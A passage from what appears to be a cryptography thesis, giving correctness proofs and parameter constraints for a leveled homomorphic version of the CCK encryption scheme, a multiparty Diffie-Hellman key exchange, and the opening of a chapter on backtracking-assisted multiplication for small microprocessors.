$$\langle \mathbf{c}, \sigma \rangle = p'_i \cdot \langle \mathbf{c}, \mathbf{q}_i \rangle + g_i \cdot \langle \mathbf{c}, \mathbf{r}_i \rangle + g_i \cdot \left\langle \mathbf{c}, \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \right\rangle .$$

Since the components of $\mathbf{c}$ are words, we have

$$\begin{aligned}
\left\langle \mathbf{c}, \left\lfloor \tfrac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \right\rangle &= \frac{p'_i}{w^\ell} \cdot \left\langle \mathsf{D}_w^{(\ell)}\Big([\lfloor c \cdot \mathbf{v} \rceil]_{w^\ell}\Big), \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rangle && && +R_0 && (|R_0| \le \tfrac{1}{2} \cdot \left(\tfrac{w}{2}\right) \cdot \Theta \cdot \ell) \\
&= \frac{p'_i}{w^\ell} \cdot \left[\langle \lfloor c \cdot \mathbf{v} \rceil, \mathbf{s}_i \rangle\right]_{w^\ell} && + \frac{p'_i}{w^\ell} \cdot (a_0 \cdot w^\ell) && +R_0 && \\
&= \frac{p'_i}{w^\ell} \cdot c \cdot \left[\langle \mathbf{v}, \mathbf{s}_i \rangle\right]_{w^\ell} && + p'_i \cdot a_1 && +R_1 && (|R_1| \le |R_0| + \tfrac{1}{2} \cdot \left(\tfrac{w}{2}\right) \cdot \Theta) \\
&= \frac{p'_i}{w^\ell} \cdot c \cdot \left(w^\ell \cdot \frac{[g^{-1} \cdot f'_i]_{p_i}}{p_i} + \varepsilon_i\right) && + p'_i \cdot a_2 && +R_1 && \\
&= \frac{p'_i}{p_i} \cdot [c \cdot g^{-1}]_{p_i} \cdot f'_i && + p'_i \cdot a_3 && +R_2 && (|R_2| \le |R_1| + 1) \\
&= \frac{p'_i}{p_i} \cdot (m_i \cdot [g_i^{-1}]_{p_i} + r_i) \cdot f'_i && + p'_i \cdot a_4 && +R_2 && \\
&= m_i \cdot f'_i \cdot \left\lfloor \frac{p'_i}{p_i} \cdot [g_i^{-1}]_{p_i} \right\rceil && + p'_i \cdot a_5 && +R_3 , &&
\end{aligned}$$

where $|R_3| \le |R_2| + |g_i|^2/8 + |g_i|/2 \cdot 2^{\eta' - (\eta - 1)} \cdot \|\mathbf{r}\|_\infty$ and $a_0, a_1, a_2, a_3, a_4, a_5 \in \mathbb{Z}$. Thus

$$g_i \cdot \left\langle \mathbf{c}, \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \right\rangle = m_i \cdot f'_i \cdot f_i + R_3 \cdot g_i + a_6 \cdot p'_i$$

for $a_6 \in \mathbb{Z}$. Now, we have that

$$f_i = \left[\left\lfloor \frac{p'_i}{p_i} \cdot [g_i^{-1}]_{p_i} \right\rceil \cdot g_i \right]_{p'_i} = \left[\left\lfloor \frac{p'_i}{p_i} \cdot [g_i^{-1}]_{p_i} \cdot g_i \right\rceil + \delta \right]_{p'_i} = \delta, \quad \text{with} \quad |\delta| \le |g_i|/2 ,$$

and therefore $f_i \cdot f'_i = 1 + R_4 \cdot g_i$ with $|R_4| \le |g_i|/4$. Finally,

$$[\langle \mathbf{c}, \sigma \rangle]_{p'_i} = g_i \cdot r'_i + m_i$$

with $|r'_i| \le |R_4| + |R_3| + (w/2) \cdot \Theta \cdot \ell \cdot 2^\rho$.

□

8.3.10.3 The leveled homomorphic CCK scheme

We can now describe our leveled homomorphic encryption scheme CCK' whose parameters depend polynomially on the depth of the circuits that the scheme can evaluate.

Let λ denote the security level and d denote the multiplicative depth of the circuits to evaluate. Determine the parameters $\nu, \rho, \eta_0, \gamma, \tau, \beta$ and Θ to ensure correctness and security (cf. below), and for all $j \in [d]$, define $\mathsf{pp}_j = \{n, \mathbf{g}, \nu, (d - j + 2) \cdot \eta_0, \rho, \gamma, \tau, \beta\}$. Define $\mathsf{pp} = \{\mathsf{pp}_1, \ldots, \mathsf{pp}_d, \Theta, w\}$.

$\mathsf{CCK'.KeyGen}(\mathsf{pp})$: For all $j \in [d]$, run $\mathfrak{K}_j = \{\mathsf{sk}_j, \mathsf{pk}_j = \{N_j, \mathbf{x}_0^{(j)}, \mathbf{x}_\mathbf{e}^{(j)}\}\} \leftarrow \mathsf{CCK.KeyGen}(\mathsf{pp}_j)$. For all $j \in [d-1]$, run

$$\tau_{j \to j+1} \leftarrow \mathsf{SwitchKeyGen}_{\Theta, w}(n, \mathbf{g}, \{\mathsf{sk}_j, N_j\}, \{\mathsf{sk}_{j+1}, N_{j+1}, \ell_j\}) ,$$

for $\ell_j = \lceil \eta_{j+1} / \log_2 w \rceil$.

Output $\mathsf{sk} = \{\mathsf{sk}_1, \ldots, \mathsf{sk}_d\}$ and $\mathsf{pk} = \{\mathsf{pk}_1, \ldots, \mathsf{pk}_d, \tau_{1 \to 2}, \ldots, \tau_{d-1 \to d}\}$.

$\mathsf{CCK}'.\mathsf{Encrypt}(\mathsf{pp}, \mathsf{pk}, \mathbf{m} \in R)$: Run $\mathsf{CCK}.\mathsf{Encrypt}(\mathsf{pp}_1, \mathsf{pk}_1, \mathbf{m})$.

$\mathsf{CCK}'.\mathsf{Decrypt}(\mathsf{pp}, \mathsf{sk}, c)$: Suppose that the ciphertext c is under key $\mathfrak{K}_j$. Run $\mathsf{CCK}.\mathsf{Decrypt}(\mathsf{pp}_j, \mathsf{sk}_j, c)$.

$\mathsf{CCK}'.\mathsf{Add}(\mathsf{pp}, \mathsf{pk}, c_1, c_2)$: Suppose that the ciphertexts c_1, c_2 are under key $\mathfrak{K}_j$; if they are not use $\mathsf{CCK}'.\mathsf{Refresh}$ to make it so. Output $[c_1 + c_2]_{N_j}$.

$\mathsf{CCK}'.\mathsf{Mult}(\mathsf{pp}, \mathsf{pk}, c_1, c_2)$: Suppose that the ciphertexts c_1, c_2 are under key $\mathfrak{K}_j$ for $j \in [d]$; if they are not use $\mathsf{CCK}'.\mathsf{Refresh}$ to make it so. Compute $c_3 = [c_1 \cdot c_2]_{N_j}$, if $j = d$ output c_3, otherwise output $\mathsf{CCK}'.\mathsf{Refresh}(\mathsf{pp}, j, c_3)$.

$\mathsf{CCK}'.\mathsf{Refresh}(\mathsf{pp}, j, c)$: Output $\mathsf{SwitchKey}_w(\tau_{j \to j+1}, c)$.

8.3.10.4 Correctness, parameter constraints and security

Correctness. The proof of correctness of the scheme is similar to [CNT12, Th. 3]. Let us show how to fix the parameter η_0 so that the ciphertext noise for every modulus in the ladder remains roughly the same. We say that a CCK ciphertext c has noise $\|\mathbf{r}\|_\infty$ when $c = q_i \cdot p_i + r_i$ where $r_i = [c]_{p_i}$ for all $i \in [n]$. Let us pick an universal bound B on the noise, that is a ciphertext under $\mathfrak{K}_j$ must have noise at most B for all $j \in [d]$. Then it suffices to take $2^{\eta_j} > 4B^2$ for all $j \in [d]$ to ensure the correctness of the scheme.

A fresh ciphertext has noise bounded by $B_0 = \|\mathbf{g}\|_\infty \cdot (n(2^\rho + 1) + \tau \cdot 2^{\beta+\rho})$; therefore we need to ensure that $B \geq B_0$. By induction now, assume that the bound is verified for ciphertexts c_1 and c_2 under $\mathfrak{K}_j$, and define $c = \mathsf{CCK}'.\mathsf{Mult}(\mathsf{pp}, \mathsf{pk}, c_1, c_2)$.[17] The first operation in $\mathsf{CCK}'.\mathsf{Mult}$ is a modular multiplication, which gives a ciphertext noise at most B^2. Then from Lemma 8.22, c has noise at most

$$B' = B^2 \cdot 2^{\eta_{j+1}-\eta_j} + w \cdot \Theta \cdot (1 + \lceil \eta_{j+1} / \log_2 w \rceil \cdot (2^{\rho+1} + 1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1\,.$$

If we choose B and η_0 such that the following properties hold:

1. $B \geq 2 \cdot (w \cdot \Theta \cdot (1 + \lceil \eta_j / \log_2 w \rceil \cdot (2^{\rho+1} + 1))/4 + \|\mathbf{g}\|_\infty/4 + \|\mathbf{g}\|_\infty^2/8 + 1)$ for all $j \in [d], j \geq 2$,
2. $2^{\eta_0} \geq B \cdot 2$,

then $B' \leq B$. It then suffices to select η_0 such that

$$2^{\eta_0} \geq 2^{\rho+\beta} \cdot \max(w \cdot \Theta \cdot \eta_0 \cdot d, \|\mathbf{g}\|_\infty \cdot (n + \tau), \|\mathbf{g}\|_\infty^2)\,.$$

For $\log_2 w = \tilde{\mathcal{O}}(\mathsf{poly}(\lambda))$, we get that $\eta_0 = \tilde{\mathcal{O}}(\log(\tau \cdot n \cdot \|\mathbf{g}\|_\infty \cdot \lambda \cdot \Theta) + \rho + \beta + \log d)$ and $\eta_1 = \tilde{\mathcal{O}}(d \cdot \eta_0)$.

Parameter constraints. The scheme must meet the following constraints, similar to those of [CCK+13; CNT12]:

- $\rho = \Omega(\lambda)$ to avoid brute force attacks on the noise [CN12; CNT12; LS14];
- $\eta_0 = \tilde{\mathcal{O}}(\log d + \rho + \beta + \log(\tau \cdot n \cdot \|\mathbf{g}\|_\infty \cdot \lambda \cdot \Theta))$ where d is the multiplicative depth of the circuits to be evaluated;
- $\gamma = \omega(\eta_1^2 \cdot \log \lambda) = \omega(d^2 \cdot \eta_0^2 \cdot \log \lambda)$ in order to thwart lattice-based attacks [CH12; CCK+13];
- $\Theta^2 = \gamma \cdot \omega(\log \lambda)$ to avoid lattice attacks on the subset-sum [CMN+11];
- $\beta \cdot \tau \geq \gamma + 2\lambda$ in order to apply the leftover hash lemma during encryption [CCK+13].

To satisfy the above constraints, one can take $\rho = \tilde{\mathcal{O}}(\lambda)$, $\beta = \tilde{\mathcal{O}}(\lambda^2)$, $\tau = \tilde{\mathcal{O}}(d^2\lambda^3)$, $\Theta = \tilde{\mathcal{O}}(d\lambda^3)$, $\|\mathbf{g}\|_\infty = \tilde{\mathcal{O}}(\mathsf{poly}(\lambda))$, $\eta_0 = \tilde{\mathcal{O}}(\log_2 d + \lambda^2)$, $\gamma = \tilde{\mathcal{O}}(d^2\lambda^5)$.

Semantic security. The proof of the semantic security of the scheme under standard assumptions (namely the Approximate-GCD assumption and the subset-sum assumption) is a straightforward adaptation of [CNT12; CLT14]; we defer to these articles.

[17] The bound will also be verified for $\mathsf{CCK}'.\mathsf{Add}$ since ciphertext addition increases the noise much more slowly than multiplication.

8.3.10.5 Generalization to multiplicative masks

We use the notation of Section 8.3.10.2. We say that a CCK ciphertext c under $\mathfrak{K}$ is multiplicatively masked by $z \in \mathbb{Z}_N$ if

$$\forall i \in [n], [c]_{p_i} = \frac{g_i \cdot r_i + m_i}{z} \bmod p_i \,.$$

The generalization of the modulus switching technique to multiplicative masks is straightforward.

Let z be an invertible integer modulo N. If we have as input a ciphertext c under $\mathfrak{K}$ masked by z then it suffices to replace Equation (8.13) in $\mathsf{SwitchKeyGen}_{\Theta,w}$ by

$$\Big[\langle \mathbf{v}, \mathbf{s}_i \rangle\Big]_{w^\ell} = w^\ell \cdot \frac{[g_i^{-1} \cdot f'_i \cdot z]_{p_i}}{p_i} + \varepsilon_i \bmod w^\ell \,.$$

In order to have an output ciphertext under $\mathfrak{K}'$ multiplicatively masked by z', an invertible integer modulo N', it suffices to replace Equation (8.14) in $\mathsf{SwitchKeyGen}_{\Theta,w}$ by

$$[\sigma]_{p'_i} = (z')^{-1} \cdot g_i \cdot \left(\mathbf{r}_i + \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil\right) \bmod p'_i \,.$$

We call this new procedure $\mathsf{SwitchKeyGen}_{\Theta,w}^{z \to z'}$.

8.3.11 Optimization of SwitchKey

Our new modulus switching technique is compatible with the optimization described in [CNT12, Sec. 8.1].[18] We use the notation of Section 8.3.10.2.

This optimization consists in generating the vector $\mathbf{v}$ in $\mathsf{SwitchKeyGen}_{\Theta,w}$ with a special structure instead of pseudo-random. Let δ a parameter to be specified later. One generates a $v \in \mathbb{R}$ such that $v \leq w^\ell$ and v has $\mu + \delta \cdot \Theta \cdot \ell \cdot \log_2 w$ bits of precision after the binary point. For all $n < k \leq \Theta$, set

$$v_k = \Big[v \cdot w^{k \cdot \delta \cdot \ell}\Big]_{w^\ell} \,,$$

keeping only μ bits of precision after the binary point, and set $v_1, \ldots, v_n$ such that Equation (8.13) holds for all $j \in [n]$. Therefore for $k > n$,

$$(\mathbf{c}_{\text{expand}})_k = \lfloor c \cdot v_k \rceil \bmod w^\ell = \lfloor c \cdot v \cdot w^{k \cdot \delta \cdot \ell} \rceil \bmod w^\ell \,.$$

Therefore computing the coefficients of $\mathbf{c}_{\text{expand}}$ for $k > n$ is essentially a single multiplication $c \cdot v$. The authors of [CNT12] describe a lattice attack against that optimization that is thwarted when $\delta \cdot \ell \cdot \log_2 w \cdot \Theta \geq 3 \cdot \mu$.

8.3.12 Key exchange from logarithmic encoding schemes

Similarly to [GGH13], we get a one-round $(2^\kappa + 1)$-way Diffie-Hellman key exchange protocol in the common reference string model using logarithmic encoding schemes.

Consider a setting with N parties who wish to set up a shared secret key using a one-round protocol. Each party only broadcasts one value to all other parties, and all the broadcasts occur simultaneously. Once the values have been broadcasted, each party should be able to locally compute a shared secret key s. Such a key exchange scheme consists of the following three randomized polynomial time algorithms:

$\mathsf{Setup}(1^\lambda, 1^N)$. From a security parameter λ and the number of participants N, this algorithm runs in polynomial time in λ, N and outputs public parameters pp.

[18] Note however that our technique does not seem compatible with the optimization of [CLT14, Sec. 5.1] in which σ has a particular structure. Indeed, this latter optimization affects the low order bits of $\langle \mathbf{c}, \sigma \rangle$, and therefore affects the message $\mathbf{m}$ with our technique, whereas in [CLT14] the m_i's were moved to the most significant bits.

$\mathsf{Publish}(\mathsf{pp}, i)$. Given a value $i \in \{1, \ldots, N\}$, this algorithm outputs a key pair $(\mathsf{pub}_i, \mathsf{priv}_i)$. Party i broadcasts pub_i to all other parties and keep priv_i secret.

$\mathsf{KeyGen}(\mathsf{pp}, i, \mathsf{priv}_i, \{\mathsf{pub}_j\}_{j \neq i})$. Party i computes KeyGen on all the collected public (broadcast) values $\{\mathsf{pub}_j\}_{j \neq i}$ and its secret value priv_i. This algorithm outputs a key s_i.

The protocol is said to be correct if the N parties generate the same shared key s with high probability, i.e. $s = s_1 = \cdots = s_N$. A correct protocol is said to be secure if, given all N public values pub_i, no polynomial time algorithm can distinguish the true shared secret s from a random string.

As in [GGH13; CLT13] for graded encoding schemes, a logarithmic encoding scheme $\mathcal{L}$ can be used to instantiate a one-round N-way Diffie-Hellman key exchange protocol in the common reference string model, under the κ-LDDH assumption for $N = 2^\kappa + 1$ users.

$\mathsf{Setup}(1^\lambda, 1^N = 1^{2^\kappa+1})$. Output $\mathsf{pp} \leftarrow \mathcal{L}.\mathsf{InstGen}(1^\lambda, 1^\kappa)$ as the public parameter.

$\mathsf{Publish}(\mathsf{pp}, i)$. Each party i samples a random $c_i \leftarrow \mathcal{L}.\mathsf{Samp}(\mathsf{pp})$ as a secret value, and publishes as the public value the corresponding level-1 encoding

$$c'_i \leftarrow \mathcal{L}.\mathsf{ReRand}(\mathsf{pp}, \mathcal{L}.\mathsf{Enc}(\mathsf{pp}, c_i)) .$$

$\mathsf{KeyGen}(\mathsf{pp}, i, c_i, \{c'_j\}_{j \neq i})$. Each party i computes $\tilde{c}_i = c_i \cdot \prod_{j \neq i} c'_j$ using a binary tree and the procedure $\mathcal{L}.\mathsf{Mult}$, and uses the extraction routine to locally compute the key $s \leftarrow \mathcal{L}.\mathsf{ext}(\mathsf{pp}, \tilde{c}_i)$.

The correctness of the protocols follows from the fact that all parties get valid encodings of the same ring element, and the extraction property implies that they should extract the same key with overwhelming probability.

The security of the protocol follows from the randomness property of the extraction property of the extraction procedure and the LDDH hardness assumption. The proof is a straightforward adaptation of [CLT13, Appendix D].

Theorem 8.23 *The protocol described above is a secure one-round N-way Diffie-Hellman key exchange protocol if $N = 2^\kappa + 1$ and if the κ-LDDH assumption holds for the underlying encoding scheme.*

8.3.13 Adapting the Coron-Naccache-Tibouchi modulus switching technique to CCK

In this section, we give two adaptations of the modulus switching technique proposed by Coron, Naccache and Tibouchi [CNT12] to the CCK scheme. These adaptations assume either the plaintext space is $R = \mathbb{Z}_g^n$ with $g \geq 2$, or that the additive mask that allowed to prove the semantic security of the scheme is zero (i.e. we assume that $q = 1$).

We use the notation of Section 8.3.10.2.

8.3.13.1 With plaintext space $\mathbb{Z}_g^n$

For this adaptation, we need to assume that CCK.KeyGen produces p_i's such that $[p_i]_g = 1$ for all $i \in [n]$.

Let $\mathsf{sk} = \{\mathbf{p}, q\}, \mathsf{pk} = \{N, \mathbf{x}_0, \mathbf{x_e}\} \leftarrow \mathsf{CCK.KeyGen}(1^\lambda)$ and let $\mu = \lceil \log_2 N \rceil$. Assume that $c \in \mathbb{Z}_N$ encrypts the vector $\mathbf{m} \in \mathbb{Z}_g^n$. To switch from the key sk, pk to a key $\mathsf{sk}' = \{\mathbf{p}', q'\}, \mathsf{pk}' = \{N', \mathbf{x}'_0, \mathbf{x}'_\mathbf{e}\}$ with $p'_i \leq w^\ell$, $[p'_i]_g = 1$ and $1 \leq 2^\xi \leq p_i/p'_i$, we can publish a tuple $(\mathbf{v}, \sigma) \in \mathbb{R}^\Theta \times \mathbb{Z}_N^{\ell \cdot \Theta}$, with $\Theta = \Theta(\lambda)$ a fixed parameter, such that:

- for all $i \in [n]$,

$$\left[w^\ell/(p_i \cdot g)\right]_{w^\ell} = \sum_{k \in [\Theta]} s_{ki} \cdot v_k + \varepsilon_i \bmod w^\ell ,$$

where the v_k's have μ bits of precision after the binary point, with $|\varepsilon_i| < 2^{-\mu}$, and $s_{ki} \in [-w/2, w/2]$,

- for all $i \in [n]$, if $\mathbf{s}_i = (s_{ki})_{k\in[\Theta]}$,

$$[\sigma]_{p'_i} = \mathbf{r}_i + \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \bmod p'_i \,,$$

  where $\mathbf{r}_i \in \mathbb{Z}^{\ell\cdot\Theta}$ is uniformly random in $(-2^\rho, 2^\rho)^{\ell\cdot\Theta}$,

- $[\sigma]_{q'}$ is uniformly random in $(-q/2, q/2]$.

Assume that $c = q_i \cdot p_i + g \cdot r_i + m_i$ for all $i \in [n]$, set $\mathbf{c} = \mathsf{D}_w^{(\ell)}\Big(\lfloor c \cdot \mathbf{v} \rceil \bmod w^\ell\Big)$ and define

$$c' = g \cdot \langle \mathbf{c}, \sigma \rangle + [c]_g \,.$$

so that $[c']_g = [c]_g$. Then for all $i \in [n]$,

$$c' = g \cdot p'_i \cdot \langle \mathbf{c}, [(\sigma - [\sigma]_{p'_i})/p'_i]_{N'/p'_i} \rangle + g \cdot \langle \mathbf{c}, \mathbf{r}_i \rangle + g \cdot \left\langle \mathbf{c}, \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \right\rangle + [c]_g \,.$$

Now,

$$\begin{aligned} g \cdot \left\langle \mathbf{c}, \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil \right\rangle &= g \cdot \frac{p'_i}{w^\ell} \cdot \langle \mathbf{c}, \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \rangle + R \\ &= c \cdot \frac{p'_i}{p_i} + g \cdot t \cdot p'_i + R' \\ &= (g \cdot r_i + m_i) \cdot \frac{p'_i}{p_i} + (q_i + g \cdot t) \cdot p'_i + R' \end{aligned}$$

with $t \in \mathbb{Z}$, $|R| \leq 1/2 \cdot \Theta \cdot \ell \cdot (w/2) \cdot g$ and $|R'| \leq |R| + 1 + (w/2) \cdot \Theta/2 \cdot g$. Therefore

$$c' = p'_i \cdot (g \cdot q'_i + q_i) + r'_i \,,$$

with $q'_i \in \mathbb{Z}$ and $|r'_i| \leq |R'| + 2^{-\xi} \cdot g \cdot (\|\mathbf{r}\|_\infty + 1) + g \cdot \Theta \cdot \ell \cdot (w/2) \cdot 2^\rho + g$. Finally,

$$[r'_i]_g = [c' - p'_i \cdot q_i]_g = [[c]_g - [q_i]_g]_g = [c - p_i \cdot q_i]_g = m_i \,,$$

which proves that c' encrypts $\mathbf{m}$ under the key $\{\mathsf{sk}', \mathsf{pk}'\}$.

8.3.13.2 With $q = 1$

For this adaptation, we need to assume that CCK.KeyGen produces p_i's such that $[p_i]_{g_i} = 1$ for all $i \in [n]$.

Let $\mathsf{sk} = \{\mathbf{p}, 1\}, \mathsf{pk} = \{N, \mathbf{x}_0, \mathbf{x_e}\} \leftarrow \mathsf{CCK.KeyGen}(1^\lambda)$ and let $\mu = \lceil \log_2 N \rceil$. Assume that $c \in \mathbb{Z}_N$ encrypts the vector $\mathbf{m} \in R = \mathbb{Z}_{g_1} \times \cdots \times \mathbb{Z}_{g_n}$ and denote $G = \prod_{i\in[n]} g_i$. To switch from the key sk, pk to a key $\mathsf{sk}' = \{\mathbf{p}', 1\}, \mathsf{pk}' = \{N', \mathbf{x}'_0, \mathbf{x}'_\mathbf{e}\}$ with $p'_i \leq w^\ell$, $[p'_i]_{g_i} = 1$ and $1 \leq 2^\xi \leq p_i/p'_i$, we can publish a tuple $(\mathbf{v}, \sigma = G \cdot \sigma') \in \mathbb{R}^\Theta \times \mathbb{Z}^{n\cdot\Theta}$, with $\Theta = \Theta(\lambda)$ a fixed parameter, such that:

- for all $i \in [n]$,

$$\Big[w^\ell/(p_i \cdot g_i)\Big]_{w^\ell} = \sum_{k\in[\Theta]} s_{ki} \cdot v_k + \varepsilon_i \bmod w^\ell \,,$$

  where the v_k's have μ bits of precision after the binary point, with $|\varepsilon_i| < 2^{-\mu}$, and $s_{ki} \in [-w/2, w/2]$,

- for all $i \in [n]$, if $\mathbf{s}_i = (s_{ki})_{k\in[\Theta]}$,

$$[\sigma']_{p'_i} = g_i/G \cdot \left(\mathbf{r}_i + \left\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \right\rceil\right) \bmod p'_i \,,$$

  where $\mathbf{r}_i \in \mathbb{Z}^{\ell\cdot\Theta}$ is uniformly random in $(-2^\rho, 2^\rho)^{\ell\cdot\Theta}$.

Also, define $\chi \in \mathbb{Z}_{N'G}^n$ such that, for all $j \in [n]$, $[\chi_j]_{N'} = (\mathbf{x_e})_j$ and $[\chi_j]_{g_i} = (\mathbf{e}_j)_i$ for all $i \in [n]$. Assume that $[c]_{p_i} = g_i \cdot r_i + m_i$ and $q_i = (c - [c]_{p_i})/p_i$ for all $i \in [n]$, set $\mathbf{c} = \mathsf{D}_w^{(\ell)}\Big(\lfloor c \cdot \mathbf{v} \rceil \bmod w^\ell\Big)$ and define

$$c' = \langle \mathbf{c}, \sigma \rangle + \sum_{j \in [n]} [c]_{g_j} \cdot \chi_j \,.$$

Then for all $i \in [n]$,

$$\begin{aligned} c' &= g_i \cdot p'_i \cdot \langle \mathbf{c}, [(G/g_i \cdot \sigma' - [G/g_i \cdot \sigma']_{p'_i})/p'_i]_{N'/p'_i} \rangle + g_i \cdot \langle \mathbf{c}, \mathbf{r}_i \rangle \\ &+ g_i \cdot \Big\langle \mathbf{c}, \Big\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \Big\rceil \Big\rangle \\ &+ [c]_{g_i} \cdot \Big(1 + g_i \Big[\frac{\chi_i - 1}{g_i}\Big]_{N'G/g_i}\Big) + \sum_{j \neq i} [c]_{g_j} \cdot g_i \Big[\frac{\chi_j}{g_i}\Big]_{N'G/g_i} , \end{aligned}$$

and in particular $[c']_{g_i} = [c]_{g_i}$. Now,

$$\begin{aligned} g_i \cdot \Big\langle \mathbf{c}, \Big\lfloor \frac{p'_i}{w^\ell} \cdot \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \Big\rceil \Big\rangle &= g_i \cdot \frac{p'_i}{w^\ell} \cdot \langle \mathbf{c}, \mathsf{P}_w^{(\ell)}(\mathbf{s}_i) \rangle + R \\ &= c \cdot \frac{p'_i}{p_i} + g_i \cdot t \cdot p'_i + R' \\ &= (g_i \cdot r_i + m_i) \cdot \frac{p'_i}{p_i} + (q_i + g_i \cdot t) \cdot p'_i + R' \end{aligned}$$

with $t \in \mathbb{Z}$, $|R| \leq 1/2 \cdot \Theta \cdot \ell \cdot (w/2) \cdot \|\mathbf{g}\|_\infty$ and $|R'| \leq |R| + 1 + \Theta \cdot \ell \cdot \|\mathbf{g}\|_\infty/2$. Also, for all $j \in [n]$,

$$\Big[\frac{\chi_j - (\mathbf{e}_j)_i}{g_i}\Big]_{N'G/g_i} = \Big[r_i + p'_i \cdot Q_{ij}\Big]_{N'G/g_i} = r_i + p'_i \cdot Q_{ij}$$

with $Q_{ij} \in \mathbb{Z}$ because $p'_i > g_i$. Therefore

$$c' = p'_i \cdot (g_i \cdot q'_i + q_i) + r'_i \,,$$

with $q'_i \in \mathbb{Z}$ and $|r'_i| \leq |R'| + 2^{-\xi} \cdot \|\mathbf{g}\|_\infty \cdot (\|\mathbf{r}\|_\infty + 1) + \|\mathbf{g}\|_\infty \cdot \Theta \cdot \ell \cdot w/2 \cdot 2^\rho + \|\mathbf{g}\|_\infty \cdot (n \cdot \|\mathbf{g}\|_\infty \cdot 2^\rho + 1)$. Finally,

$$[r'_i]_{g_i} = [c' - p'_i \cdot q_i]_{g_i} = [[c]_{g_i} - [q_i]_{g_i}]_{g_i} = [c - p_i \cdot q_i]_{g_i} = m_i \,,$$

which proves that c' encrypts $\mathbf{m}$ under the key $\{\mathsf{sk}', \mathsf{pk}'\}$.

Chapter 9

Improving building blocks

Contents

The previous chapter introduced new building blocks, arguing that interesting constructions could be assembled from such primitives. An equally important concern is that the existing building blocks are efficient and secure.

Multiplication, for instance, is an ubiquitous operation — any improvement on such an elementary operation would be amplified and result in drastic performance gains for real-world systems, which make

intensive use of multiplication. That we can still improve on such a well-known operation as multiplication might sound surprising, but it is the case as we show in Section 9.1.

The other staple operation in cryptographic implementations is modular reduction. Very efficient techniques are known to perform modular reduction; in Section 9.3 we show how to choose specific — yet secure — moduli resulting in a twofold performance improvement. Barrett reduction, in turn, can be extended to polynomials, and we show in Section 9.4 how this improves the performance of BCH error-correcting codes.

Higher-level primitives can also be improved. Micali and Shamir showed that relaxing parameter generation in the Fiat-Shamir identification scheme, which we have much discussed in this thesis, could improve performance — however they left unspecified how to solve the additional problems arising in that new setting. We complete the picture in Section 9.2.

Finally, we introduce in Section 9.5 a queue-theoretic construction that regulates its output, with applications in random number generation. This makes it easier to design hardware blocks, which do not require the usual additional circuitry necessary to deal with irregular inputs, resulting in conceptually and physically smaller, and more energy-efficient designs.

9.1 Backtracking-assisted multiplication

Abstract

This paper describes a new multiplication algorithm, particularly suited to lightweight microprocessors when one of the operands is known in advance. The method uses backtracking to find a multiplication-friendly encoding of the operand known in advance.

A 68HC05 microprocessor implementation shows that the new algorithm indeed yields a twofold speed improvement over classical multiplication for 128-byte numbers.

This is joint work with Houda Ferradi, Diana Maimuţ, David Naccache, and Hang Zhou. This work was presented at ArcticCrypt 2016, Longyearbyen (Svalbard) and published in [FGM+16b].

9.1.1 Introduction

A number of applications require performing long multiplications in performance-restricted environments. Indeed, low-end devices such as the 68HC05 or the 80C51 microprocessors have a very limited instruction-set, very limited memory, and operations such as multiplication are rather slow: a `mul` instruction typically claims 10 to 20 cycles.

General multiplication has been studied extensively, and there exist algorithms with very good asymptotic complexity such as the Schönhage-Strassen algorithm [SS71] which runs in time $O(n \log n \log\log n)$ or the more recent Fürer algorithm [Für09], some variants of which achieve the slightly better $O(2^{3 \log^* n} n \log n)$ complexity [HVL14]. Such algorithms are interesting when dealing with extremely large integers, where these asymptotics prove faster than more naive approaches.

In many cryptographic contexts however, multiplication is performed between a variable and a *predetermined constant*:

- During Diffie-Hellman key exchange [DH76] or ElGamal [ElG86] a constant g must be repeatedly multiplied by itself to compute $g^x \bmod p$.
- The essential computational effort of a Fiat-Shamir prover [FFS88; FFS87] is the multiplication of a subset of fixed keys (denoted s_i in [FFS87]).
- A number of modular reduction algorithms use as a building-block multiplications (in $\mathbb{N}$) by a constant depending on the modulus. This is for instance the case of Barrett's algorithm [Bar87] or Montgomery's algorithm [Mon85].

The main strategy to exploit the fact that one operand is constant consists in finding a decomposition of the multiplication into simpler operations (additions, subtractions, bitshifts) that are hardware-friendly [Ber86]. The problem of finding the decomposition with the least number of operations is known as "single constant multiplication" (SCM) problem. SCM $\in$ **NP**-complete as shown in [CS84], even if fairly good approaches exist [WH99; Avi61; DM94a; DM94b] for small numbers. For larger numbers, performance is unsatisfactory unless the constant operand has a predetermined format allowing for *ad hoc* simplifications.

In this paper, we propose a completely different approach: the constant operand is encoded in a computation-friendly way, which makes multiplication faster. This encoding is based on linear relationships detected amongst the constant's digits (or, more generally, subwords), and can be performed offline in a reasonable time for 1024-bit numbers and 8-bit microprocessors. We use a graph-based backtracking algorithm [Knu68] to discover these linear relationships, using recursion to keep the encoder as short and simple as possible.

9.1.2 Multiplication algorithms

We now provide a short overview of popular multiplication methods. This summary will serve as a baseline to evaluate the new algorithm's performance.

Multiplication algorithms usually fall in two broad categories: general divide-and-conquer algorithms such as Toom-Cook [Too63; Coo66] and Karatsuba [KO62]; and the generation of integer multiplications by compilers, where one of the arguments is statically known. We are interested in the case where small-scale optimizations such as Bernstein's [Ber86] are impractical, but general purpose multiplication algorithms à la Toom-Cook are not yet interesting.

Throughout the paper we will assume unsigned integers, and denote by w the word size (typically, $w = 8$), a_i, b_i and r_i the binary digits of a, b and r respectively:

